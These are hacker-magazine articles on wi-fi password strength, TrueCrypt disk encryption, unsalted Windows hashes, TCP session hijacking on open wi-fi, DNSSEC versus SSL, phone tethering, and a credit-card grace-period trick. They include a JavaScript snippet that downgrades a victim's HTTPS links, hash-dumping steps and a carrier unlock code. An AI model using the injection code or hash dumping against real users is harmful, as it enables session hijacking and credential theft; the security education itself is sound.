In conclusion, this is just a simple penetration test of WPA-PSK encryption. While not impenetrable, it can be near impossible to break if the password is random enough. The main lesson to be learned is that if you use this type of encryption, you should make your password something not found in a dictionary and somewhat random, and your network will remain relatively secure. For now. There are several random password generators out there, try one of these out for maximum security (`https://➥www.grc.com/passwords.htm` or `http:➥//www.kurtm.net/wpa-pskgen/`). And if you use "password" as your key, then you might as well not secure your network at all!

HARD DISK ENCRYPTION, NO EXCUSES

by GhostRydr

In today's society, with laptops and portable devices easily available and easily stolen, hard disk encryption is no longer optional. This should be something that everyone with a laptop has installed. For most people, there is a lot more personally identifiable information on your laptop than one might think. Information that is not even stored on your laptop, but is accessed through websites that require a login, is easily accessible to any common thug if you save your login information in your browser. If you use Windows and think your Windows password will save you, think again. Using a Trinity Rescue Kit CD, a Windows password can be hacked in less then five minutes. Almost every day, it seems we are hearing about another staggering amount of customer information that was lost and compromised due to a laptop theft that could have been prevented by the simple use of disk encryption. While losing your laptop sucks, and will cost you several hundred dollars, having your identity stolen really sucks and can cost you even more.

At my work, I was recently handed the project of devising a solution to encrypt the hard disks of all our portable users. Since being introduced to *2600* a few years ago by a close friend, I've become very interested in security and related matters, so you can imagine how thrilled I was when this project was handed to me. I started out not knowing much about hard disk encryption, but this changed very quickly. My research took me down several different paths and, interfacing with different software vendors, eventually lead me to choose PGP's Whole Disk Encryption. Their corporate products are very good and they also offer a personal version for $120. However, I'd like to focus on another piece of software called Truecrypt.

Truecrypt is a 100% free, open source disk encryption application from `http://www.truecrypt.org/`. It is easy to use and is capable of encrypting your entire hard disk from start to finish using several standardized encryption algorithms including AES, Serpent, and Twofish. It essentially wraps each block of data on your hard drive using an encryption algorithm which is virtually unbreakable. The only real change you will see is a pre-boot environment that will appear after the BIOS screen, asking you to key in your password and unlock the disk. Once this is done, your computer will boot as normal. I know some of you will say that hard disk encryption really kills your system's performance. Contrary to that, system performance is almost unaffected. Some users even report a slight increase in performance, due to a pipelining effect that happens to the read and write operations. Truecrypt stores the encryption keys in RAM and decrypts the data on the fly. Data is unencrypted as it comes off the disk and then encrypted again before it ever touches the disk. And best of all, its free! The complete source code is available for download from `http://www.truecrypt.org/downloads2.php`, which means no worries of hidden back doors for Big Brother. The install is very simple and, once your drive is encrypted, your data is safe from almost any attack method.

To begin, download the installer from `http://www.truecrypt.org/downloads.php`, choose your flavor of operating system, Microsoft, Linux, or OS X, then download and install the package. The website has complete documentation on many other features, including portable USB drive encryption, but for this article I will just show you how easy it is to encrypt your hard disk. After installing, launch Truecrypt, select the "edit" menu, and then select "encrypt system partition/ drive." At the first screen, you can choose a "normal" or "hidden" encrypted partition, the difference being that a hidden encrypted partition, simply put, will be indistinguishable from random data. An extra layer of protection, if you think you need it. For now let's go with "normal." Next, you can choose to either encrypt just the Windows boot partition or the entire physical disk. Choose the entire disk if you have 2 or more partitions and want to encrypt everything. Next, choose whether you want to encrypt the host protected area. Depending on your computer setup, select the option you think will work best. At the next screen choose whether or not you have multiple operating systems installed and move forward.

Now you should be at the Encryption Options window. This is where you can choose which algorithm(s) you want to use. AES is the default and is very secure. However, if you're feeling paranoid, Truecrypt will allow you to use up to three different algorithms together, essentially wrapping each block of data with three different layers of encryption. Keep in mind, the more layers you use, the higher the impact on system performance. Using one layer should be sufficient for most. For the Hash Algorithm, RIPEMD-160 (default) will do. Next, choose a password that you will use to unlock

the disk before the operating system loads. The software will recommend using a 20 character password, which is not necessary, but be sure to use common sense when choosing a password. At the next prompt, move your mouse around to help randomize the encryption keys. Click next to see the encryption keys and then move on to create a rescue CD. Truecrypt will not allow you to continue without creating a rescue CD. If the Truecrypt boot loader ever gets damaged after you have encrypted your disk, it can be restored using the CD. Once you've burned the rescue CD and verified it with Truecrypt, click next. Select which level of "wipe mode" you prefer. The default "none" will be suitable for most, but depending on how sensitive the information you store on your laptop is, you may want to choose a more secure method. To test the system before it encrypts the disk, Truecrypt will reboot your system to ensure everything works correctly with the pre-boot authentication. Upon reboot, key in the password you specified during setup and boot into your OS. At this point, the test will complete and the encryption process will begin.

The time it takes to fully encrypt your hard disk will depend on the size of your disk and the system specs. A 40GB drive on a Pentium 4, 3GHz, was about 35 minutes. Once this is complete, your data will be secured and your entire hard disk will be encrypted. Remember that no single security method is 100% secure and security is best applied in layers. With that in mind, laptop anti-theft devices are still a good idea, including cable locks, tracking software, and even laptop lockers.

Shouts to Rob for getting me hooked on 2600 and making this possible! See you back on The Rock!

Microsoft, Please Salt My Hash!

by Sam Bowne

The excellent book *Hacking Exposed, Sixth Edition*, by Stuart McClure, Joel Scambray, and George Kurtz, contains this terrifying statement: "All Windows hashes suffer from an additional weakness: no salt" (from page 184).

Is it possible that Microsoft made such a stupid, irresponsible error? Sadly, they did, as I will explain and demonstrate.

Cleartext password storage

When you type in a password to log in, the operating system compares your input to a stored password. If the password is stored in a file, as shown in Table One, an attacker can steal that file to learn all the passwords–a very insecure system.

Table One: Cleartext Password Storage

Username	Password
Administrator	zaphod
Amir	opensesame
Joe	password
Lucretia	password

Password hashes

Hashes make stored passwords safer. A "hash" is a way to scramble data, designed so that it is easy to calculate, but very difficult to reverse. One popular hash function is MD5, which you can calculate online at this website: `md5-hash-online.waraxe.us`. Now the stored file contains hashes, as shown in Table Two, instead of cleartext passwords. When you log in, the operating system calculates the hash of your input and compares it to the stored hash.

Table Two: Hashed Password Storage


Username	Password Hash
Administrator	c953ef6978d4525b35620e9f70234aa9
Amir	e6078b9b1aac915d11b9fd59791030bf
Joe	5f4dcc3b5aa765d61d8327deb882cf99
Lucretia	5f4dcc3b5aa765d61d8327deb882cf99

If an attacker steals the hashed passwords, he or she must reverse them to retrieve the original passwords. But there's a weakness in this system. Compare the hashed passwords for "Joe" and "Lucretia"–since they both have the same password of "password", the hash is the same. That's not safe! An attacker could pre-calculate the hashes of many common passwords and use that table to recover the passwords.

What is a salt?

To make hashes safer, random "salt" values are appended to the password before hashing it, as shown in Table Three. The salt is then stored with the hash value, as shown in Table Four. When you log in, the operating system appends the salt to your input, calculates the hash, and compares it to the stored salted hash.

Even though "Joe" and "Lucretia" have the same password, there is no easy way to know



that from the salted hashes. Attackers can't make a dictionary of password hashes now, unless they make thousands of dictionaries, one for each possible salt value.

How does Windows store passwords?

To find out, I made the accounts shown above on a Windows 7 Beta machine. Then I used the free program "Cain" from oxid.it/cain.html to dump the hashes. To do that, just click on the "Cracker" tab, right-click the center of the window, and click "Add to list". Then click "Next". As you can see in Figure One, the hashed values are the same for "Joe" and "Lucretia". I tested this on Windows 7 Beta (32-bit), Windows Vista Business (32-bit), Windows XP Professional (32-bit), and Windows 2000 Professional, and the hash for "password" was identical in all cases. I also confirmed that the hash is the same for a local account on a Windows 2008 Server Datacenter 64-bit machine, using fgdump (from `http://swamp.foofus.net/`) to gather the hashes.

Conclusion

The statement in the "Hacking Exposed" book is correct: Windows does not salt its password hashes. This is a shameful security error on Microsoft's part, and needs to be corrected. The Unix "crypt" man page says this feature has been included in Unix since versions 6 & 7 of AT&T Unix, which came out in 1975 and 1979. How can Microsoft continue to use a system which has been obsolete for 30 years? We, the consumers, need to demand more. I hope that this article may help to shame Microsoft into doing better work.

About the author

Sam Bowne teaches Ethical Hacking and other classes in the Computer Networking and Information Technology department at City College San Francisco. His website is `http://samsclass.info/`.

Table Three: Salting and Hashing Passwords

Username	Password	Salt	Password+Salt	Hashed Password+Salt
Administrator	zaphod	WM	zaphodWM	759e9786a86814820d19a8d4b642443a
Amir	opensesame	45	opensesame45	c559d397235a44bf906d4f86cdd3e1a9
Joe	password	q2	passwordq2	984e1b8949abbd846399e38d0f2cae81
Lucretia	password	2r	password2r	55d1776bb284bbba75ddb31e3480b000

Table Four: Salted and Hashed Password Storage

Username	Salt:Salted Password Hash
Administrator	WM:759e9786a86814820d19a8d4b642443a
Amir	45:c559d397235a44bf906d4f86cdd3e1a9
Joe	q2:984e1b8949abbd846399e38d0f2cae81
Lucretia	2r:55d1776bb284bbba75ddb31e3480b000

Amazing Grace Period:
How To Get Free Loans From American Express

by Bavs

Just like any red-blooded American, my wallet is bursting with credit cards from various banks that are more than happy to give me huge amounts of purchasing power in exchange for exorbitant APRs.

My personal favorites are my American Express cards, as they give me tons of frequent flyer miles and come with an almost three week grace period each month to pay my bill.

The following is a way to exploit this grace period, to help keep your account in good standing and avoid accruing interest charges.

Step 1: Determine how short you are for the month

As soon as your account closes for the month at hand, check your balance online and do some quick arithmetic to determine if you'll have enough cash by the due date to pay in full. If not, take note of how short you are and mosey on over to your local mall. Don't forget your credit card.

Step 2: Buy something

Walk into a store with a good return policy and charge something that costs at least the amount of money that you are short to the same card.

Step 3: Return it

Make sure that you have the cashier credit your card. This step must be done with sufficient time left to allow for the return credit to hit your account before the grace period ends.

Step 4: Wait for the credit to post

Now here's the cool part. The purchase that you made will be included in the next billing cycle but, if you check the outstanding balance for your current bill, you will see that it has decreased by the amount of the return as Amex applies the credit to your account immediately, creating a mismatch between payment cycles!

Step 5: Pay your bill "in full"

Keep in mind, though, that this trick will not give you a free pass on the return money. You will have to repay it in full the next month, but you have successfully received a free loan from American Express and avoided accruing any interest fees! Keep that credit crisis rolling!

Shout-outs: Galaxy and The Coot

Transmissions

by Dragorn

Lean back and remember the 1980s (if you can), or complain about old people always talking about "the good old days" if you can't (and while you're at it, get off my damn lawn with your rap music and your skateboards). Imagine... a cheesy flashback ripple effect... Think back... Back to the days of big hair, ripped jeans, GI Joe being just a cartoon, synthesizers, and shared media networks.

Shared media networks - the predecessors of modern switched networks - were a hacker's playground. Instead of virtual circuits between the systems communicating, every system on the network got the packets from every other system. Anything anyone else on your segment did was visible, and anything you did could affect all other users on the network.

Too bad the good (which is to say, bad) old days are long gone, right? We'll never see their like again. Everything now is switched, protected, encrypted. I'll just take my laptop and go sulk at the coffee shop and leech a little free wi-fi. Free, unencrypted wi-fi. Where all the users are on the same channel. Sharing the same network. On a shared physical medium. That's right, wi-fi is a time machine to the 80s. All the old tricks work, we just need to tweak them around a bit.

Most likely the best trick that most of us have forgotten all about is TCP session hijacking. TCP is only "secure" (that is, secure from being spoofed from random attackers) in so much as it uses a random sequence number. The sequence number is used to ensure that all packets are delivered, that the packets are delivered in order, and that the packets came from a host which knows the proper sequence. Without this sequence number, packets which claim to be part of a connection are discarded. On a shared network like open wi-fi, this number is by no means random or unknown.

Performing a TCP hijack is the same as it's ever been: Capture packets, extract the sequence number, and reply quicker than the foreign system. Every TCP connection goes through a handshake stage where the client and server exchange sequence numbers and establish the connection, and packets sent from then on advance the sequence number by the number of bytes sent.

Sessions can be hijacked at the beginning of the connection by spoofing the remote system during the handshake process, but they can also be hijacked in the middle of a stream by beating the next legitimate packet. A local attacker is closer, and therefore able to respond more quickly than a remote host which can be thousands of miles and many routers away, each hop taking more time to navigate. Exploiting this allows matching things like HTTP requests and replacing them. In fact, exactly this attack was shown about five years ago at DefCon in Airpwn by Toast... and then promptly forgotten as anything other than a method to make people look at goatse.

The obvious risk from this (and one many attendees of DefCon learned to their dismay) is replacement of any web content with any other arbitrary content. Unfortunately, this is by no means limited to simply pranking. When a TCP session is spoofed, it is indistinguishable from traffic coming from the legitimate host. Arguably, timing might reveal that the packets are coming from a closer source than a physically distant remote host, but for all practical purposes a client application will have no chance of detecting a spoof attack. The HTTP security model is generally based around the idea that only javascript code which is part of a page, or which is included by a page, is allowed to alter the page. Cookies are based on domain controls so that only websites which appear to be the proper domain can access them. Browsers such as Chrome segregate individual pages into separate instances to prevent cross-contamination.

All of these protections are eliminated when surfing an unencrypted website on an open network. Most modern AJAX-ified Web Two Point Whatever pages include helper javascript (and often, dozens of helper javascript) files when they load. Any one of those javascript helper files has privileges to control the content of the website. By delaying the TCP session

hijack until the handshake is completed and the user has requested a file, it becomes easy to target specific files (for example, a tracking/statistics file from a popular company which rhymes with "moogle").

So, someone has fed you a poisoned javascript file. What can happen to you? Just about anything. Having your browser fed a selection of the latest exploits is one obvious result, but once inside the DOM it becomes trivial to rewrite the content of pages on the fly, opening a variety of possibilities.

For example, replacing every https link with the unencrypted http equivalent:

```
var refs = document.
➥getElementsByTagName('a');
for (var i = 0; i < refs.length;
➥i++) {
   var rval = refs[i].
➥getAttribute("href");
   if (rval == null) { continue; }
   refs[i].setAttribute("href",
➥rval.replace(/^https:/, "http:");
}
```

Once inside the DOM, redirecting forms, poisoning links, extracting cookies, and loading additional attacks becomes a trivial, but major, risk.

The chances of picking up something unpleasant from public networks is compounded when you consider the risks of the browser cache. Files loaded in the background are just as cacheable as normal web pages. Think about that one again, slowly. Javascript helper files, which we just saw being altered for fun and profit, can be set to cache. Once cached, a hostile file will remain until the browser cache is cleared, the cache expires, or the page using it changes to include another file. Detailed by Robert Hansen at `http://www.sectheory.com/➥rfc1918-security-issues.htm`, controlling the cache of a page on an insecure network can lead to control of secure content later.

The cache is controlled by the HTTP headers. The HTTP headers are, of course, returned as part of the TCP stream. When the TCP stream can no longer be trusted, no content can be considered safe. Even websites which normally are not considered trusted, because they don't require a login, or aren't something you care about (if, for some inexplicable reason, you don't mind someone having one of your logins somewhere), may now lurk, waiting for an opportunity later.

Once in your cache, a hostile file can call home each time it's loaded. This might be when you're at home, or at the office. The spiked file may do nothing for a month, acting completely normally, until a new browser vulnerability allows a takeover of the whole system. Even without exploiting the browser, purely browser-level issues such as wrapping all future browsing in an iframe can still compromise sessions.

These risks are inherent in any open network, and avoiding them is very difficult. The only way to avoid bringing home something unexpected from the coffee shop wi-fi is pretty much the same as the precautions you should be taking already, with one notable addition: Use a VPN or SSH tunnel for all traffic. The addition? Use it for *all* traffic. Even "low-trust" web pages remaining in your cache indefinitely until the next browser 0-day hits and they include a new attack via a cached callback. Simply clearing the cache or setting the browser to not cache may prevent retaining poisoned content, but that won't prevent local attacks from working in the first place.

Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

SSL  DNSSEC

by John Bayne
stephan@scandinode.com

DNSSEC is a promising technology that will increase trust on the Internet. DNSSEC stands for Domain Name System Security Extension and adds security to domain name lookups. DNSSEC enables you to identify sites on the Internet so that you really know that you are communicating with the correct one. The technology came into the spotlight during 2008 because of two events:

1. Dan Kaminsky[1]. You have some serious reading to do if you don't know who that is.
2. The US Federal government announced that they would sign the .gov top level domain. The Office of Management and Budget (OMB) issued a memorandum requiring agencies under .gov to sign their domains[2].

TLS, that more popularly is being referred to as SSL, works by installing a digital certificate on the web server, allowing users to connect via secure HTTPS instead of HTTP. We have all seen HTTPS in action and most readers probably have a general knowledge of how it works.

Some people think that DNSSEC will save the world and that everything will be safe after implementing DNSSEC. Some think that it will prevent spam and guarantee that senders aren't forged. Some even think that it will stop phishing attacks. I think that DNSSEC is a nice addition that complements existing technologies.

For one particular problem, DNSSEC and SSL overlap. Both DNSSEC and SSL are designed with integrity as a goal. That is, how certain we are that the site we are visiting actually is the one it claims to be. As both technologies solve the same problem, one can question if we need to use them both?

- Can I turn SSL off if I'm using DNSSEC?
- Do I really have to implement DNSSEC if I already have SSL?

This article is a seven-round match up between the two technologies. I will analyze which integrity mechanisms the technologies can provide, how they are implemented, and how they differ.

Just to be clear, both technologies provide additional security benefits that are not covered in this article. The technologies will never be mutually exclusive. For example, SSL can encrypt data to guarantee confidentiality. DNSSEC allows for authenticated denial of existence (very useful?).

Round 1: Trust

How is trust implemented in each technology?

Both technologies provides endpoint authentication of the server you are communicating with. The authentication stems from the fact that there is a chain of trust that you can follow to verify the identity. Both technologies have higher authorities that vouch for an identity. In SSL this higher authority is the issuer of the certificate. Those higher authorities are listed in your browser.

In DNSSEC, you normally specify the higher authorities with trust-anchors in your resolving DNS. It is very likely that DNS software will come preconfigured with trust anchors in the future, much like browsers come preconfigured with a list of certificate authorities to trust.

Security is never stronger than its weakest link. We must therefore analyze the process of how the public key gets signed and how the certificate is obtained to be able to score this round. In DNSSEC there is no certificate sent back to the requester, instead trust is established by special DNS records that are published and signed by the top level domain. The end result, however, is the same.

In SSL, the certificate issuer is supposed to check the identity of the requester before a certificate is issued. In DNSSEC, the parent domain (typically the top level domain) should check the identity of the child before the records are signed and published. Not that much of a difference between the technologies there, either.

Recently, a security researcher, Eddy Nidd, managed to get an SSL certificate for a domain that he wasn't affiliated with[3]. His little experiment exposed a weakness in the SSL certificate issuing process. The issuer did not authenticate the requester correctly. The experiment undermined the trust of SSL certificates in general. As we no longer can trust that the certificate issuers are doing their jobs correctly, we can no longer trust SSL certificates in general.

DNSSEC will face the same control and regulation challenges as SSL certificates do. Each top level domain (such as .SE, .ORG, .MIL, .UK) needs to have an authentication process in place to make sure that only valid requests get signed and published. So far, there is no central policy on how the authentication must

be performed and there are no control mechanisms in place to control the top level domains. Some top level domains (yes, you guessed it) use SSL to secure communication when users are being authenticated.

There are about the same number of certificate issuers in a browser as there are top level domains, so implementing controls will face the same type of challenges in both technologies. In fact, the challenges are even worse in DNSSEC as most top level domains use third party registration partners to do the actual authentication of the requester. There are thousands of third party registration partners that have to authenticate the requester in a secure way.

How do we make sure that every top level domain and every registrar implements the controls correctly? We can't, and therefore the trust in DNSSEC can be questioned.

SSL has some obvious flaws when it comes to authenticating the requester of the certificate. There is no central body that oversees and audits the certificate authorities. On the other hand, DNSSEC suffers from the same dilemma, and there is no way of knowing that the DNS community would do a better job.

This round is a draw; both technologies lack control mechanisms for how trust is implemented.

Round 2: Algorithms

How strong are the algorithms that are in use?

In the beginning of 2009, Alexander Sotirov found an issue with SSL allowing him to create a rogue Certification Authority (CA) certificate trusted by all common web browsers[4]. This certificate allows us to impersonate any website on the Internet. He took advantage of the weak MD5 security algorithm that is in widespread use in SSL certificates. In fact, one certificate out of seven is using this old and deprecated MD5 security algorithm[5]. The SSL community should have ditched MD5 a long time ago. The Certificate Authority in question was RapidSSL, owned by Verisign. Tim Callan of Verisign quickly wrote an article in Security-focus claiming that "MD5 Hack Interesting, But Not Threatening"[6]. What he forgot to explain is that there might be one or more fake Certificate Authorities out there that can issue valid certificates for any server. (If you ever feel that you would like to stop trusting a particular CA, you can do so by going to Tools/Options/Advanced/View certificates/Delete in Firefox)

The MD5 algorithm is deprecated in DNSSEC. Therefore, DNSSEC is the winner in this round.

Round 3: End to end

Does the technology provide true end to end security?

SSL provides near end to end security, as the traffic is secured between the browser and the web server. The only way to interfere with SSL would be at the end nodes. SSL is implemented on top of the communication protocol it is securing. It is therefore impossible to tamper with the communication, even if you have access to a computer or router in its path.

DNSSEC is not end to end. It is typically only secure between the resolving DNS server and the authoritative DNS server and not all the way up to the client. We need to wait for full DNSSEC support from the client operating system before we can have a true end to end security. The next version of Windows will only ship with a "non-validating, security-aware stub resolver." These types of resolvers are not true end to end[7]. Instead, the resolving DNS server at the client side validates the records and notifies the client about the outcome.

The lack of end to end security makes DNSSEC vulnerable for attacks in the last hop between the resolving DNS server and the client. An attacker could potentially tamper with the packets between the resolving DNS and the client to trick the client into thinking that the digital signature of the requested resource record is valid. The RFC recommends that IPSEC be used as a mechanism to prevent this. That would, however, be hard to implement and maintain in a real world environment. It is yet to be seen how DNSSEC will handle this.

DNSSEC only secures the DNS lookup, and not the communication. To make an analogy, you are securing the phone book lookup but not the actual call. Somebody with access to a computer in the path between the sender and receiver can potentially tamper with communication.

The true end to end capabilities of SSL makes it a winner in this round.

Round 4: User Warnings

How clear is the warning that the technology present to the user about invalid certificates/resource records?

SSL is often criticized for the visual warnings (or lack thereof) that are presented to the user. The visual warning is determined by how it is implemented in the browser. The warnings usually consist of a small padlock icon, or a green background in the address field. Although the warnings have become better and clearer with the newer versions of browsers, they are still not up to the challenge. Most users don't check to make sure that they are on a secure site when they are, for example, doing online banking.

DNSSEC faces the same issues with user warnings and has yet to prove if it is up to the challenge. There is very little client side support in operating systems and browsers for DNSSEC, and the few implementations that are out there don't look very different from what SSL is providing[8].

Even with the identified problems with SSL, it still wins this round. DNSSEC has a chance to catch up in this category if they implement a better warning system.

Round 5: Centralized configuration

How easy is it to implement a centralized policy for the technology?

To be able to centrally configure a policy on what is allowed, instead of relying on users, is obviously a huge advantage on any network. Most people argue that one of the biggest challenges for SSL is the fact that the user can override and continue to a site even if a certificate is invalid (for example, expired or issued to another host). Perhaps less known is that this can be blocked at the network layer in a proxy or similar device. Some proxy servers can be set up in such way that a centralized certificate policy is enforced. For example, a proxy server can be set up in such way that it disallows users to continue if the certificate is invalid.

In DNSSEC, you have a resolving DNS server between the client and the site that you are communicating with. The resolving DNS server is typically where you configure the trust anchors and where the validations of signatures occur. The client will be prevented from continuing if the validation fails, as the associated bogus records will not be sent back. However, this behavior can be circumvented by the client by setting the checking disabled (CD) bit in the query[9]. This will force the resolving DNS server to respond, even when the signature doesn't validate. This behavior is a requirement in the RFC, so there is not that much we can do about it. There is really no good way to implement a centralized configuration in DNSSEC.

SSL can be configured with a central policy, DNSSEC can't. SSL wins this round.

Round 6: Adoption

How widespread is the technology?

SSL has been around for many years and is a technology that is much more widespread in use than DNSSEC. There is extensive support for SSL in both browsers and servers.

DNSSEC has a shorter history and is not widely adopted. The technology has suffered from the chicken and the egg dilemma. As no zones were signed, it didn't make sense to implement DNSSEC on the client side and, as clients never checked the signatures, it didn't make sense for domain owners to sign their domains. Furthermore, just a few top level domains support DNSSEC so, for the vast majority, it is next to impossible to implement DNSSEC even if they wanted to. The egg is about to crack with initiatives such as the OMB mandate, but it will take several years before DNSSEC will be adopted in such scale that it will be usable for any real life scenarios. Right now, DNSSEC can only add security in the rare cases when you know that both endpoints support the technology, such as for internal communication or communication with a partner.

SSL is the clear winner in this round; DNSSSEC has a lot of catching up to do.

Round 7: Scope

How broadly will the technology protect you?

A security technology should have a broad scope, to be able to provide protection for many different servers and applications.

Although it is possible to purchase a wildcard SSL certificate that can be used on any server in your domain, it is more common to purchase individual certificates per server. Usually only external facing web servers gets the privilege of having a real SSL certificate. Each application needs to be secured individually and there is typically a secured counterpart to each insecure application (FTP vs. FTPS, HTTP vs. HTTPS, LDAP vs. LDAPS). The scope of SSL is normally limited to one application on one server.

DNSSEC is implemented on a per zone basis. Signing additional resource records can be done with little extra effort. This makes DNSSEC a winner in this round.

Summary

Both DNSSEC and SSL aim at solving the integrity problem and both are doing a pretty good job. Time has proven that SSL is a usable and reliable technology. DNSSEC is a promising technology, but is much less mature. SSL wins four rounds, DNSSEC wins two, and one is a draw. DNSSEC has the possibility to catch up. As DNSSEC gets implemented on a broader scale, we will see if the technology is up to the challenge.

Back to the questions

Can I turn SSL off if I'm using DNSSEC?

No, even if encryption is solved by some other means, I would strongly advise against turning off SSL just because you implemented DNSSEC. DNSSEC doesn't really protect communication, just DNS lookups, and DNSSEC is not truly end to end. SSL is here to stay.

Do I really have to implement DNSSEC if I already have SSL?

If you are only looking to secure one server and one application and you already have SSL, there is not much to be gained by implementing DNSSEC. SSL is designed to provide the required protection by itself. But if you are looking at security from a broader perspective, you would probably want to add DNSSEC. DNSSEC has a broad scope and it is easy to add security all your servers and applications with little extra effort. Of course, the best thing is always to implement both technologies.

To sum it up: Both DNSSEC and SSL are needed.

References

1) Dan Kaminsky, US cert advisory, http://www.us-cert.gov/cas/techalerts/TA08-190B.html

2) OMB DNSSEC mandate, http://www.whitehouse.gov/omb/memoranda/fy2008/m08-23.pdf

3) Eddy Nidd SSL certificate hijack, https://blog.startcom.org/?p=145

4) Alexander Sotirov rough CA, http://www.phreedom.org/research/rogue-ca/

5) Use of MD5 in SSL, http://news.netcraft.com/archives/2009/01/01/14_of_ssl_certificates_signed_using_vulnerable_md5_algorithm.html

6) Tim Callan Securityfocus, http://www.securityfocus.com/columnists/488

7) DNSSEC in Windows 7, http://blogs.technet.com/sseshad/archive/2008/10/30/dnssec-in-windows-7.aspx

8) Drill extension to Firefox, http://www.nlnetlabs.nl/projects/drill/drill_extension.html

9) RFC 4035, the CD bit, Section 3.2.2 http://www.rfc-archive.org/getrfc.php?rfc=4035

Tethering the Samsung SCH-R450 on MetroPCS

by VXO

Introduction

MetroPCS is a flat-rate CDMA wireless carrier with service in some larger metropolitan areas throughout the United States. MetroPCS service requires no contract, and uses customer-owned handsets. The service plans include unlimited use of local and long distance voice services. Text messaging, picture messaging, voicemail, and wireless web access are available on higher plan levels, or are available seperately. The plans range from $30 to $50 per month.

The phones available on MetroPCS currently range from the more basic "candybar" handset at $80 to a Blackberry Curve at $450. Various MetroPCS phones are plentiful on eBay and other sources.

The Samsung SCH-R450

Before the Blackberry Curve was offered, the R450 Messager was MetroPCS's only offering with a full keyboard.

The top of the phone slides sideways, exposing the full QWERTY keyboard below. The display will flip to landscape when you turn the phone. Strangely, the BREW environment and browser only operate with the slide open. The BREW implementation on the older Kyocera Strobe would operate on the external or internal LCDs.

The R450 has a 1xRTT connection, BREW software environment, 1280x960 pixel camera, Bluetooth audio and object exchange profiles, GPS, MicroSD socket, music player, and built-in Openwave web browser.

BREW applications available for the phone include Metro411 (a V-Enable Mobile411 directory assistance app), Mail@Metro (an e-mail client), Loopt, and a Mobile IM client.

BitPIM does not recognize the phone yet. It doesn't appear to support the proper AT commands to kick it into BREW mode, and won't talk to it as "Generic CDMA phone" or anything. To get files on and off of the phone, use USB storage or Bluetooth object exchange.

External sockets are provided for a mono or stereo headset with 2.5mm plug, and a port for a USB data cable, charger, or other compatible accessories.

The USB cable is provided in the box. No accompanying software is supplied. In the menu under Settings / Phone Settings / PC Connection, you can enable or disable USB mass storage. If you have USB storage enabled, plugging in the phone will put it into USB mass storage mode. Nothing else functions while it's in USB storage mode, though the phone will charge. When you're done, unmount the volume and press the soft key for "Done" to go back to normal operation.

The phone will charge on any powered USB 1 or 2 port. No driver is required for charging.

This handset is not nerfed like the Razr!

USB CDC ACM class modem support is present on the phone, but it's disabled out of the box. Once this is enabled, if you have the wireless web feature enabled on your account, you can hook the phone up to your computer and use it as a wireless data connection.

Press OK to get into the menu, then 9 #. The phone will ask for a code, which is 587846. You'll see a number of otherwise hidden options, including DUN mode. Scroll down to DUN mode and turn it on, then power cycle the phone, just for good luck and fortune. Connect the USB cable and you should get a USB CDC ACM class modem device!

On Linux, this will be /dev/ttyACM0. On Mac OS X 10.5, it will show up as /dev/tty.usbmodem***. On 10.4 it comes up as something different. ls /dev | grep -i modem should show it. The output of dmesg should show something like this:

AppleUSBCDCACMData: Version number - 3.1.9, Input buffers 8, Output buffers 16

If you use ZTerm or minicom to connect to the serial device, you should be able to get the usual modem responses. AT should yield `OK`, and ATI should yield a bunch of info:

```
Manufacturer: I: SAMSUNG
ELECTRONICS CO., LTD.
Model: I: SCH-R450/99
Revision: I: Q6055BSKAXLZ31501 1
[Nov 15 2007 24:00:00]
ESN: 0x[*FNORD*]
+GCAP: +CIS707-A, +MS, +ES, +DS,
+FCLASS

OK
```

If USB storage mode is enabled, you will probably also see an initDevice failed message. This is harmless, and the device will be recognized once you hit Done on the phone. Open System Preferences and go to Network. A box should pop up saying it found a new device, "Samsung CDMA Technologies". Choose it in the Show: dropdown box, and you'll get a modem settings page.

Set the account name to your phone number, `3055551234@mymetropcs.com`, and the password to mymetropcs. The telephone number is #777. Go to the Modem tab, and select Generic / Generic Dialup Device for the model. On 10.4, selecting "Verizon Support (PC 5220)" seems to work well.

If the phone likes the resulting init string and settings, you should be able to make the system dial it, and it'll almost immediately show an IP address in the 10.* range. You're in. Now you can immediately connect to anything, anywhere, on port 443.

MetroPCS blocks anything on ports other than 443. If you want Web access on 80, you're going to need to go through a proxy. They provide a web proxy at `wap.metropcs.com` port 3128. It doesn't appear to need a username/password. You can enter this in the Proxies tab under the network configuration. Entering it as a web http proxy works. I haven't been able to get other applications to connect through it properly if entered as a SOCKS proxy, so it may just be web only.

The wap.metropcs.com proxy is a strange one. It's got a captive portal, which is that same lovely semi-useless orange and blue "Downloads" page you get on the phone when you start the browser. After about a minute of inactivity, you get thrown back to that page with the next http request. If you hit that page from a normal web browser, you get a 404 thrown off from Apache Coccoon.

The `wap.metropcs.com` proxy also tends to be pretty slow, so you may want to find another proxy somewhere that listens on 443. A test run at speedtest.net through the Metro proxy showed 112 kbit/sec down, and 64 kbit/sec up, with a ping response of 999 msec. This isn't exactly EV-DO, but it isn't too bad either. I've found that FreeNX runs well over the connection to a ssh server on port 443 to connect up with a remote X11 desktop.

Windows users can also do this with a driver included in Samsung PC Studio. PC Studio won't do anything with the phone itself, but it'll drop the proper driver on the system for the "Samsung CDMA Technologies" device to use it as a modem.

